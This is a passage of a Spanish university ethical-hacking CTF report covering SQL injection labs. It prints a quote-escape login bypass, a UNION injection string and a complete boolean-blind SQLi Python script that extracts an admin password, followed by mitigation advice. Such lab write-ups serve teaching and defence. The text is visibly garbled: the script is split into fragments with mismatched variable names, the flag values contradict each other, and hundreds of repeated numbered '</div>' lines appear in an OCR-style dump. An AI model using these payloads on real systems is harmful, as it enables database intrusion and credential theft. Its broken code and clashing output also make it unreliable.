Al revisar el código fuente del backend, se detectó que el desarrollador intentó mitigar ataques previos implementando un control estricto que prohíbe el uso de comillas simples (') en los parámetros de entrada username y password:

Python

```
if """ in username + password:
    data += "Quotes not allowed"
    return data
```

El fallo de diseño se refleja en la sentencia SQL, donde los parámetros son concatenados de forma directa mediante %s dentro de las comillas definidas por el propio código del backend:

Python

```
db.execute("select * from users where username = '%s' and password = '%s'" % (username, password))
```

3.10.3.2 Proceso de Explotación y Evidencias

Dado que la aplicación web no refleja mensajes de error del motor de bases de datos ni vuelca registros en pantalla (únicamente responde de forma condicional con los textos "Login successful" o "Login failed"), se determinó que la extracción de la información requería un ataque de fuerza bruta posicional y análisis booleano.

El proceso metodológico se dividió en las siguientes fases:

1. Utilizando el módulo *Repeater* de Burp Suite, se configuró una solicitud enviando una barra invertida \ en el parámetro username y un operador lógico en el parámetro password. Para evitar el uso de comillas al hacer referencia al usuario administrador, se codificó el string admin en formato hexadecimal (0x61646d696e), forzando una respuesta exitosa del servidor:
 - a. username: \
 - b. password: OR username=0x61646d696e-- -
 - c. *Resultado*: Login successful
2. Debido a la ineficiencia de realizar consultas manuales carácter por carácter, se desarrolló un script en Python utilizando la librería requests para iterar secuencialmente sobre cada posición de la contraseña del administrador empleando la función SUBSTR().

```
import requests
import string

# Configuración del entorno del laboratorio
url = "http://viuciberseguridad.wsg127.com/sqli challenges/sql3"
# Definición del alfabeto de prueba (letras, números y caracteres comunes)
alfabeto = string.ascii_letters + string.digits + "()_{}-'"

flag = ""
print("[*] Iniciando exfiltración de la contraseña de 'admin'...")

# Bucle para extraer hasta 50 caracteres de la contraseña
for posicion in range(1, 51):
    caracter_encontrado = False

    for caracter in alfabeto:
        # Conversión del carácter a su equivalente hexadecimal limpio (ej: 'a' -> 61)
        hex_char = format(ord(caracter), "x")

        # Estructuración de los parámetros utilizando la técnica del escape por backslash (\)
        # Se añade BINARY para que MySQL distinga entre mayúsculas y minúsculas
        params = {
            "username": "\\ ",
            "password": f"OR username=0x61646d696e AND BINARY
SUBSTR(password,{posicion},1)=0x{hex_char}-- -"
```

```
}
```

```
# Envío de la solicitud HTTP GET al servidor  
response = requests.get(url, params=params)
```

```
# Evaluación del comportamiento booleano del backend
```

```
if "Login successful" in response.text:
```

```
    flag += character
```

```
    print(f"[+] Carácter encontrado en la posición {posicion}: {character} -> Password actual: {flag}")
```

```
    character_encontrado = True
```

```
    break
```

```
# Si el script recorre todo el alfabeto y no encuentra correspondencia, asume el fin de la cadena
```

```
if not character_encontrado:
```

```
    print(f"\n[+] Proceso finalizado. La contraseña completa es: {flag}")
```

```
    break
```

Evidencia de ejecución en la terminal de Kali Linux:

```
(kali 🐧Kali)-[~]
```

```
$ python3 exfiltracion.py
```

```
[*] Iniciando exfiltración de la contraseña de 'admin'...
```

```
[+] Carácter encontrado en la posición 1: f -> Password actual: f
```

```
...
```

```
[+] Carácter encontrado en la posición 38: } -> Password actual: flag{wyqjhkmiwppfcnrcsfbozhmuzxfbuzyh}
```

```
[+] Proceso finalizado. La contraseña completa es: flag{wYQHkmIWpfCNrsCsfbOZhMuzxfbuZYh}
```

La credencial/flag extraída y validada con éxito en la plataforma es:

flag{wYQHkmIWpfCNrsCsfbOZhMuzxfbuZYh}

6:51 | G

Burp Suite Community Edition v2023.7.3 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time
1	http://vuciberseguridad.wsg1...	GET	/reto.php?id=18		✓	200	6781	HTML	php	WSG-CTF		✓	20.82.4.148		09:01:15 8 Jun...
2	https://push.services.mozilla...	GET	/			101	215					✓	34-107.243.93		09:01:22 8 Jun...
3	http://vuciberseguridad.wsg1...	GET	/sqlchallenges/sql3?username=que...		✓	200	771	HTML		SQL 3		✓	20.82.4.148		09:01:23 8 Jun...
4	http://vuciberseguridad.wsg1...	GET	/v/buckets/monitor/collections/cha...		✓	307	1176	HTML		307 Temporary Redirect		✓	151.101.65.91		09:01:23 8 Jun...
5	https://firefox.settings.servic...	GET	/v/buckets/security-state/collection...		✓	304	294					✓	151.101.65.91		09:01:23 8 Jun...
6	https://firefox.settings.servic...	GET	/v/buckets/security-state/collection...		✓	304	284					✓	151.101.65.91		09:01:23 8 Jun...
7	https://firefox.settings.servic...	GET	/v/buckets/security-state/collection...		✓	304	284					✓	151.101.65.91		09:01:24 8 Jun...
8	https://firefox.settings.servic...	GET	/v/buckets/blocklists/collections/ad...		✓	200	164727	JSON				✓	151.101.65.91		09:01:25 8 Jun...
9	https://firefox.settings.servic...	GET	/v/buckets/main/collections/cfr/cha...		✓	304	284					✓	151.101.65.91		09:01:25 8 Jun...
10	https://firefox.settings.servic...	GET	/v/buckets/main/collections/cfr/cha...		✓	304	282					✓	151.101.65.91		09:01:26 8 Jun...
11	https://firefox.settings.servic...	GET	/v/buckets/main/collections/cfr/cha...		✓	304	282					✓	151.101.65.91		09:01:27 8 Jun...
12	https://firefox.settings.servic...	GET	/v/buckets/main/collections/norma...		✓	304	282					✓	151.101.65.91		09:01:27 8 Jun...
14	https://firefox.settings.servic...	GET	/v/buckets/monitor/collections/cha...		✓	307	1176	HTML		307 Temporary Redirect		✓	151.101.65.91		09:06:23 8 Jun...
15	https://firefox.settings.servic...	GET	/v/buckets/monitor/collections/cha...		✓	200	39948	JSON				✓	151.101.1.91		09:06:23 8 Jun...
16	https://firefox.settings.servic...	GET	/v/buckets/blocklists/collections/ad...		✓	200	164727	JSON				✓	151.101.1.91		09:06:24 8 Jun...

Request

1 GET /sqlchallenges/sql3?username=guest&password=guest HTTP/1.1

Host: vuciberseguridad.wsg127.com

User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://vuciberseguridad.wsg127.com/reto.php?id=18

Cookie: PHPSESSID=ae6fcfb3eb50300aeef69a3ee

Upgrade-Insecure-Requests: 1

Response

1 HTTP/1.1 200 OK

2 Server: nginx/1.24.0

3 Date: Mon, 08 Jun 2026 16:01:23 GMT

4 Content-Type: text/html; charset=utf-8

5 Content-Length: 556

6 Connection: close

7 PDP: CP=AAL DSP COR PSAA PSDa OUR WOR OML UMI COH HAU"

8

9 <html>

10 <head>

11 <link rel="stylesheet" type="text/css" href="/static/css/bootstrap.min.css">

12 <link rel="stylesheet" type="text/css" href="/static/css/main.min.css">

13 <style>

14 .data{

15 text-align: center;

16 }

17 </style>

18 <div class="widget widget_login">

19 <div class="widget_content">

20 <div class="widget_content">

21 Login successful (but did you take care of case sensitive?)

22 </div>

23 </div>

24 </div>

25 </div>

26 </div>

27 </div>

28 </div>

29 </div>

30 </div>

31 </div>

32 </div>

33 </div>

34 </div>

35 </div>

36 </div>

37 </div>

38 </div>

39 </div>

40 </div>

41 </div>

42 </div>

43 </div>

44 </div>

45 </div>

46 </div>

47 </div>

48 </div>

49 </div>

50 </div>

51 </div>

52 </div>

53 </div>

54 </div>

55 </div>

56 </div>

57 </div>

58 </div>

59 </div>

60 </div>

61 </div>

62 </div>

63 </div>

64 </div>

65 </div>

66 </div>

67 </div>

68 </div>

69 </div>

70 </div>

71 </div>

72 </div>

73 </div>

74 </div>

75 </div>

76 </div>

77 </div>

78 </div>

79 </div>

80 </div>

81 </div>

82 </div>

83 </div>

84 </div>

85 </div>

86 </div>

87 </div>

88 </div>

89 </div>

90 </div>

91 </div>

92 </div>

93 </div>

94 </div>

95 </div>

96 </div>

97 </div>

98 </div>

99 </div>

100 </div>

101 </div>

102 </div>

103 </div>

104 </div>

105 </div>

106 </div>

107 </div>

108 </div>

109 </div>

110 </div>

111 </div>

112 </div>

113 </div>

114 </div>

115 </div>

116 </div>

117 </div>

118 </div>

119 </div>

120 </div>

121 </div>

122 </div>

123 </div>

124 </div>

125 </div>

126 </div>

127 </div>

128 </div>

129 </div>

130 </div>

131 </div>

132 </div>

133 </div>

134 </div>

135 </div>

136 </div>

137 </div>

138 </div>

139 </div>

140 </div>

141 </div>

142 </div>

143 </div>

144 </div>

145 </div>

146 </div>

147 </div>

148 </div>

149 </div>

150 </div>

151 </div>

152 </div>

153 </div>

154 </div>

155 </div>

156 </div>

157 </div>

158 </div>

159 </div>

160 </div>

161 </div>

162 </div>

163 </div>

164 </div>

165 </div>

166 </div>

167 </div>

168 </div>

169 </div>

170 </div>

171 </div>

172 </div>

173 </div>

174 </div>

175 </div>

176 </div>

177 </div>

178 </div>

179 </div>

180 </div>

181 </div>

182 </div>

183 </div>

184 </div>

185 </div>

186 </div>

187 </div>

188 </div>

189 </div>

190 </div>

191 </div>

192 </div>

193 </div>

194 </div>

195 </div>

196 </div>

197 </div>

198 </div>

199 </div>

200 </div>

201 </div>

202 </div>

203 </div>

204 </div>

205 </div>

206 </div>

207 </div>

208 </div>

209 </div>

210 </div>

211 </div>

212 </div>

213 </div>

214 </div>

215 </div>

216 </div>

217 </div>

218 </div>

219 </div>

220 </div>

221 </div>

222 </div>

223 </div>

224 </div>

225 </div>

226 </div>

227 </div>

228 </div>

229 </div>

230 </div>

231 </div>

232 </div>

233 </div>

234 </div>

235 </div>

236 </div>

237 </div>

238 </div>

239 </div>

240 </div>

241 </div>

242 </div>

243 </div>

244 </div>

245 </div>

246 </div>

247 </div>

248 </div>

249 </div>

250 </div>

251 </div>

252 </div>

253 </div>

254 </div>

255 </div>

256 </div>

257 </div>

258 </div>

259 </div>

260 </div>

261 </div>

262 </div>

263 </div>

264 </div>

265 </div>

266 </div>

267 </div>

268 </div>

269 </div>

270 </div>

271 </div>

272 </div>

273 </div>

274 </div>

275 </div>

276 </div>

277 </div>

278 </div>

279 </div>

280 </div>

281 </div>

282 </div>

283 </div>

284 </div>

285 </div>

286 </div>

287 </div>

288 </div>

289 </div>

290 </div>

291 </div>

292 </div>

293 </div>

294 </div>

295 </div>

296 </div>

297 </div>

298 </div>

299 </div>

300 </div>

301 </div>

302 </div>

303 </div>

304 </div>

305 </div>

306 </div>

307 </div>

308 </div>

309 </div>

310 </div>

311 </div>

312 </div>

313 </div>

314 </div>

315 </div>

316 </div>

317 </div>

318 </div>

319 </div>

320 </div>

321 </div>

322 </div>

323 </div>

324 </div>

325 </div>

326 </div>

327 </div>

328 </div>

329 </div>

330 </div>

331 </div>

332 </div>

333 </div>

334 </div>

335 </div>

336 </div>

337 </div>

338 </div>

339 </div>

340 </div>

341 </div>

342 </div>

343 </div>

344 </div>

345 </div>

346 </div>

347 </div>

348 </div>

349 </div>

350 </div>

351 </div>

352 </div>

353 </div>

354 </div>

355 </div>

356 </div>

357 </div>

358 </div>

359 </div>

360 </div>

361 </div>

362 </div>

363 </div>

364 </div>

365 </div>

366 </div>

367 </div>

368 </div>

369 </div>

370 </div>

371 </div>

372 </div>

373 </div>

374 </div>

375 </div>

376 </div>

377 </div>

378 </div>

379 </div>

380 </div>

381 </div>

382 </div>

383 </div>

384 </div>

385 </div>

386 </div>

387 </div>

388 </div>

389 </div>

390 </div>

391 </div>

392 </div>

393 </div>

394 </div>

395 </div>

396 </div>

397 </div>

398 </div>

399 </div>

400 </div>

401 </div>

402 </div>

403 </div>

404 </div>

405 </div>

406 </div>

407 </div>

408 </div>

409 </div>

410 </div>

411 </div>

412 </div>

413 </div>

414 </div>

415 </div>

416 </div>

417 </div>

418 </div>

419 </div>

420 </div>

421 </div>

422 </div>

423 </div>

424 </div>

425 </div>

426 </div>

427 </div>

428 </div>

429 </div>

430 </div>

431 </div>

432 </div>

433 </div>

434 </div>

435 </div>

436 </div>

437 </div>

438 </div>

439 </div>

440 </div>

441 </div>

442 </div>

443 </div>

444 </div>

445 </div>

446 </div>

447 </div>

448 </div>

449 </div>

450 </div>

451 </div>

452 </div>

453 </div>

454 </div>

455 </div>

456 </div>

457 </div>

458 </div>

459 </div>

460 </div>

461 </div>

462 </div>

463 </div>

464 </div>

465 </div>

466 </div>

467 </div>

468 </div>

469 </div>

470 </div>

471 </div>

472 </div>

473 </div>

474 </div>

475 </div>

476 </div>

477 </div>

478 </div>

479 </div>

480 </div>

481 </div>

482 </div>

483 </div>

484 </div>

485 </div>

486 </div>

487 </div>

488 </div>

489 </div>

490 </div>

491 </div>

492 </div>

493 </div>

494 </div>

495 </div>

496 </div>

497 </div>

498 </div>

499 </div>

500 </div>

501 </div>

502 </div>

503 </div>

504 </div>

505 </div>

506 </div>

507 </div>

508 </div>

509 </div>

510 </div>

511 </div>

512 </div>

513 </div>

514 </div>

515 </div>

516 </div>

517 </div>

518 </div>

519 </div>

520 </div>

521 </div>

522 </div>

523 </div>

524 </div>

525 </div>

526 </div>

527 </div>

528 </div>

529 </div>

530 </div>

531 </div>

532 </div>

533 </div>

534 </div>

535 </div>

536 </div>

537 </div>

538 </div>

539 </div>

540 </div>

541 </div>

542 </div>

543 </div>

544 </div>

545 </div>

546 </div>

547 </div>

548 </div>

549 </div>

550 </div>

551 </div>

552 </div>

553 </div>

554 </div>

555 </div>

556 </div>

557 </div>

558 </div>

559 </div>

560 </div>

561 </div>

562 </div>

563 </div>

564 </div>

565 </div>

566 </div>

567 </div>

568 </div>

569 </div>

570 </div>

571 </div>

572 </div>

573 </div>

574 </div>

575 </div>

576 </div>

577 </div>

578 </div>

579 </div>

580 </div>

581 </div>

582 </div>

583 </div>

584 </div>

585 </div>

586 </div>

587 </div>

588 </div>

589 </div>

590 </div>

591 </div>

592 </div>

593 </div>

594 </div>

595 </div>

596 </div>

597 </div>

598 </div>

599 </div>

600 </div>

601 </div>

602 </div>

603 </div>

604 </div>

605 </div>

606 </div>

607 </div>

608 </div>

609 </div>

610 </div>

611 </div>

612 </div>

613 </div>

614 </div>

615 </div>

616 </div>

617 </div>

618 </div>

619 </div>

620 </div>

621 </div>

622 </div>

623 </div>

624 </div>

625 </div>

626 </div>

627 </div>

628 </div>

629 </div>

630 </div>

631 </div>

632 </div>

633 </div>

634 </div>

635 </div>

636 </div>

637 </div>

638 </div>

639 </div>

640 </div>

641 </div>

642 </div>

643 </div>

644 </div>

645 </div>

646 </div>

647 </div>

648 </div>

649 </div>

650 </div>

651 </div>

652 </div>

653 </div>

654 </div>

655 </div>

656 </div>

657 </div>

658 </div>

659 </div>

660 </div>

661 </div>

662 </div>

663 </div>

664 </div>

665 </div>

666 </div>

667 </div>

668 </div>

669 </div>

670 </div>

671 </div>

672 </div>

673 </div>

674 </div>

675 </div>

676 </div>

677 </div>

678 </div>

679 </div>

680 </div>

681 </div>

682 </div>

683 </div>

684 </div>

685 </div>

686 </div>

687 </div>

688 </div>

689 </div>

690 </div>

691 </div>

692 </div>

693 </div>

694 </div>

695 </div>

696 </div>

697 </div>

698 </div>

699 </div>

700 </div>

701 </div>

702 </div>

703 </div>

704 </div>

705 </div>

706 </div>

707 </div>

708 </div>

709 </div>

710 </div>

711 </div>

712 </div>

713 </div>

714 </div>

715 </div>

716 </div>

717 </div>

718 </div>

719 </div>

720 </div>

721 </div>

722 </div>

723 </div>

724 </div>

725 </div>

726 </div>

727 </div>

728 </div>

729 </div>

730 </div>

731 </div>

732 </div>

733 </div>

734 </div>

735 </div>

736 </div>

737 </div>

738 </div>

739 </div>

740 </div>

741 </div>

742 </div>

743 </div>

744 </div>

745 </div>

746 </div>

747 </div>

748 </div>

749 </div>

750 </div>

751 </div>

752 </div>

753 </div>

754 </div>

755 </div>

756 </div>

757 </div>

758 </div>

759 </div>

760 </div>

761 </div>

762 </div>

763 </div>

764 </div>

765 </div>

766 </div>

767 </div>

768 </div>

<

```
File Actions Edit View Help
GNU nano 7.2
import requests
import string

# Configuración del entorno de laboratorio
url = "http://victoribalseguridad.wsg127.com/sqlchallenges/sql3"
# Definición del alfabeto de prueba (letras, números y caracteres comunes)
alfabeto = string.ascii_letters + string.digits + "()_{}-'"

flag = ""
print("[*] Iniciando exfiltración de la contraseña de 'admin'...")

# Nucle para extraer hasta 50 caracteres de la contraseña
for posicion in range(1, 51):
    caracter_encontrado = False

    for caracter in alfabeto:
        # Conversión del carácter a su equivalente hexadecimal limpio (ej: 'a' → 61)
        hex_char = format(ord(caracter), "x")


        # Estructuración de los parámetros utilizando la técnica del escape por backslash (\)
        # Se añade BINARY para que MySQL distinga entre mayúsculas y minúsculas
        params = {
            "username": "\'",
            "password": f"OR username=0x61646d696e AND BINARY SUBSTR(password,{posicion},1)=0x{hex_char}-- "
        }

        # Envío de la solicitud HTTP GET al servidor
        response = requests.get(url, params=params)

        # Evaluación del comportamiento booleano del backend
        if "Login successful" in response.text:
            flag += caracter
            print(f"[+] Carácter encontrado en la posición {posicion}: {caracter} → Password actual: {flag}")
            caracter_encontrado = True
            break

    # Si el script recorre todo el alfabeto y no encuentra correspondencia, asume el fin de la cadena
```

```
kali@kali: ~  
File Actions Edit View Help  
[+] Carácter encontrado en la posición 15: p → Password actual: flag{wYQJHkmlWp  
JHkmlWp  
[+] Carácter encontrado en la posición 16: f → Password actual: flag{wYQJHkmlWp  
JHkmlWpf  
[+] Carácter encontrado en la posición 17: C → Password actual: flag{wYQJHkmlWpfc  
[+] Carácter encontrado en la posición 18: N → Password actual: flag{wYQJHkmlWpfcN  
[+] Carácter encontrado en la posición 19: r → Password actual: flag{wYQJHkmlWpfcNr  
[+] Carácter encontrado en la posición 20: s → Password actual: flag{wYQJHkmlWpfcNrs  
[+] Carácter encontrado en la posición 21: C → Password actual: flag{wYQJHkmlWpfcNrsC  
[+] Carácter encontrado en la posición 22: s → Password actual: flag{wYQJHkmlWpfcNrsCs  
[+] Carácter encontrado en la posición 23: f → Password actual: flag{wYQJHkmlWpfcNrsCsf  
[+] Carácter encontrado en la posición 24: b → Password actual: flag{wYQJHkmlWpfcNrsCsfb  
[+] Carácter encontrado en la posición 25: o → Password actual: flag{wYQJHkmlWpfcNrsCsfbo  
[+] Carácter encontrado en la posición 26: Z → Password actual: flag{wYQJHkmlWpfcNrsCsfboZh  
[+] Carácter encontrado en la posición 27: h → Password actual: flag{wYQJHkmlWpfcNrsCsfboZh  
[+] Carácter encontrado en la posición 28: M → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhM  
[+] Carácter encontrado en la posición 29: u → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMu  
[+] Carácter encontrado en la posición 30: z → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuz  
[+] Carácter encontrado en la posición 31: x → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzx  
[+] Carácter encontrado en la posición 32: f → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxf  
[+] Carácter encontrado en la posición 33: b → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfb  
[+] Carácter encontrado en la posición 34: u → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbu  
[+] Carácter encontrado en la posición 35: Z → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbuZ  
[+] Carácter encontrado en la posición 36: Y → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbuZY  
[+] Carácter encontrado en la posición 37: h → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbuZYh  
[+] Carácter encontrado en la posición 38: } → Password actual: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbuZYh}  
[+] Proceso finalizado. La contraseña completa es: flag{wYQJHkmlWpfcNrsCsfboZhMuzxfbuZYh}  
[kali@kali]-[~]
```



3.10.4. Laboratorio 19: SQL injection 4 / viuciberseguridad.wsg127.com

3.10.4.1 Detalle de la Vulnerabilidad


La web implementa un filtro de tipo blacklist con operadores típicos de SQL (and, or ...) en cambio, el uso de blacklist no suele ser suficiente, siendo fácil evadirlas. En este caso, se ha conseguido evadir el filtro mediante el operador UNION.

3.10.4.2 Proceso de Explotación y Evidencias

Debido a que, la web utiliza peticiones GET para que el usuario introduzca su usuario y contraseña, lo cual después se concatena con una consulta sql que va directa a la BBDD se modifica dicha petición GET y se inyecta SQL con el objetivo de conseguir la contraseña del usuario admin, mediante la siguiente cadena:

```
search=%27%20UNION%20select%20password,%20username%20from%20users%20where%20usern  
ame%20like%20%27admin
```

Como no se pueden utilizar muchos otros operadores, se utiliza el operador UNION para inyectar una sentencia SQL.



```
blacklist = "(and|\\sor|/or|=|join|regexp|starting|0x|[:;-%#])"
match = re.findall(blacklist,username,re.IGNORECASE)
if match:
    data += "Blacklisted word(s) found: %s" % (' '.join(match))
    return data
try:
    db.execute("select user_id, username from users where username LIKE '%s'" % (username))
    rv = db.fetchall()
    if not db.rowcount:
        data += "Empty Results"
        return data
    else:
        data += "Results %s" % str(rv)
        return data
except MySQLdb.Error as e:
    data += "Error %s" % str(e)
    return data
```

3.11 Metodología utilizada en los laboratorios de tipo SQL injection

En la mayoría de los laboratorios resueltos del tipo SQL injection se han combinado las metodologías de análisis estático y validación dinámica.

Análisis estático: Al inicio se ha analizado el código fuente del servidor web, se han analizado las consultas SQL utilizadas, se ha investigado las posibles vulnerabilidades de dicho código fuente y finalmente se han creado vectores de ataque para poder explotar dichas vulnerabilidades.

Validación dinámica: Para la explotación de las vulnerabilidades se han realizado validaciones dinámicamente, interactuando con el servidor web mediante BurpSuite y el navegador web.

3.12 Recomendaciones de mitigación de vulnerabilidades de tipo SQL injection

El objetivo es separar los datos de las instrucciones de la base de datos para que el motor de SQL nunca interprete una entrada de usuario como código ejecutable.

- Implementar Consultas Preparadas (Prepared Statements / Parameterized Queries): Es la defensa más eficaz. En lugar de concatenar variables directamente en la consulta SQL, se utilizan placeholders (?).
 - Ejemplo (PHP/PDO): `$stmt = $pdo->prepare('SELECT * FROM usuarios WHERE user = :user');` `$stmt->execute(['user' => $input_user]);`
- Uso de ORMs modernos: Utilizar librerías como Eloquent (Laravel), Hibernate (Java) o Entity Framework (.NET), que implementan consultas parametrizadas por defecto.
- Principio de Menor Privilegio: La cuenta de usuario que conecta la aplicación a la base de datos debe tener los permisos mínimos necesarios. No debe tener privilegios de DROP TABLE o GRANT si solo necesita hacer SELECT o INSERT.
- Validación de tipos (White-listing): No confíes en la entrada del usuario. Si esperas un número, asegúrate de que sea un número antes de pasarlo a la consulta. Si esperas una palabra, usa una lista blanca de valores permitidos.

4. CONCLUSIONES Y RECOMENDACIONES

4.1. Conclusión del Ejercicio Técnico

Enfrentarnos a los retos de la Warzone propuesta por la Universidad Internacional de Valencia (VIU) nos ha servido para aterrizar de forma práctica toda la teoría vista en la asignatura de Hacking Ético. Como Grupo 9, logramos superar esta dinámica de simulación de Capture the Flag (CTF) auditando diversos vectores de ataque, lo que nos permitió comprobar de primera mano cómo las metodologías ofensivas funcionan realmente sobre aplicaciones web.

Durante las pruebas técnicas, llegamos a varias conclusiones clave sobre la postura de seguridad de los entornos evaluados:

Ineficacia del filtrado estático: Al trastear a fondo con los laboratorios de Cross-Site Scripting (XSS) y de Inyección SQL (SQLi), nos dimos cuenta de un problema recurrente. Si la defensa perimetral se limita a bloquear palabras sueltas (como "script", "admin", "and" u "or"), un atacante con un poco de experiencia se la saltará sin problema. Durante la auditoría, empleamos técnicas como la anidación estratégica de etiquetas (Nested Tags), el uso de operadores lógicos alternativos (||), ofuscación extrema con JSFuck y codificaciones no tradicionales (hexadecimal y HTML decimal). El resultado fue contundente: si el backend no analiza el contexto completo, la sanitización estática es papel mojado.

Vulnerabilidades en la lógica interna: Los ejercicios de evasión de autenticación (Login Bypass) nos dejaron una lección muy clara: la seguridad no se rompe solo en la entrada de datos, sino en las tripas del código fuente. Comprobamos el enorme riesgo de validar credenciales usando comparaciones débiles, como ocurre con los fallos de Type Juggling en PHP (ya sea mediante strcmp() o el uso del operador ==). Además, vimos cómo la falta de control sobre variables internas y la reconstrucción a ciegas de objetos mediante unserialize() abren puertas traseras críticas.

La necesidad de automatización ofensiva: Uno de los puntos más exigentes fue la Inyección SQL a ciegas basada en lógica booleana (Boolean-Based Blind SQLi). Superar este reto nos demostró que una auditoría moderna requiere programar herramientas a medida. Tuvimos que desarrollar scripts en Python para automatizar la exfiltración de la base de datos carácter por carácter. Esto optimizó los tiempos y probó que, aunque una web no escupa errores por pantalla, no significa que la información confidencial esté a salvo de un volcado completo.

En conclusión, nuestra experiencia en esta Warzone valida la premisa más básica del Hacking Ético: para defender una infraestructura tecnológica, tienes que entender cómo piensa y actúa quien intenta atacarla. Los hallazgos de este reporte demuestran que ya no es viable depender de enfoques de seguridad reactivos o parches superficiales. Las organizaciones necesitan apostar por una arquitectura de desarrollo seguro basada en la defensa en profundidad. Esto implica forzar el uso de consultas parametrizadas, validar estrictamente todos los tipos de datos y sanitizar siempre cualquier input de los usuarios basándose en su contexto de ejecución.

5. REFERENCIAS Y HERRAMIENTAS UTILIZADAS

Burp Suite Community Edition (Versión 2026.3.2) [Software de computación]. (2026). PortSwigger Ltd. <https://portswigger.net/burp/communitydownload>

Kali Linux (Versión 2026.1) [Software de sistema operativo]. (2026). OffSec. <https://www.kali.org/>

Python Software Foundation. (2026). *Python Language Reference* (Versión 3.11) [Software de computación]. <https://www.python.org/>

Universidad Internacional de Valencia. (s.f.). *Entorno virtual de laboratorios prácticos de Hacking Ético* [Warzone institucional]. Planeta Formación y Universidades. <http://viuciberseguridad.wsg127.com>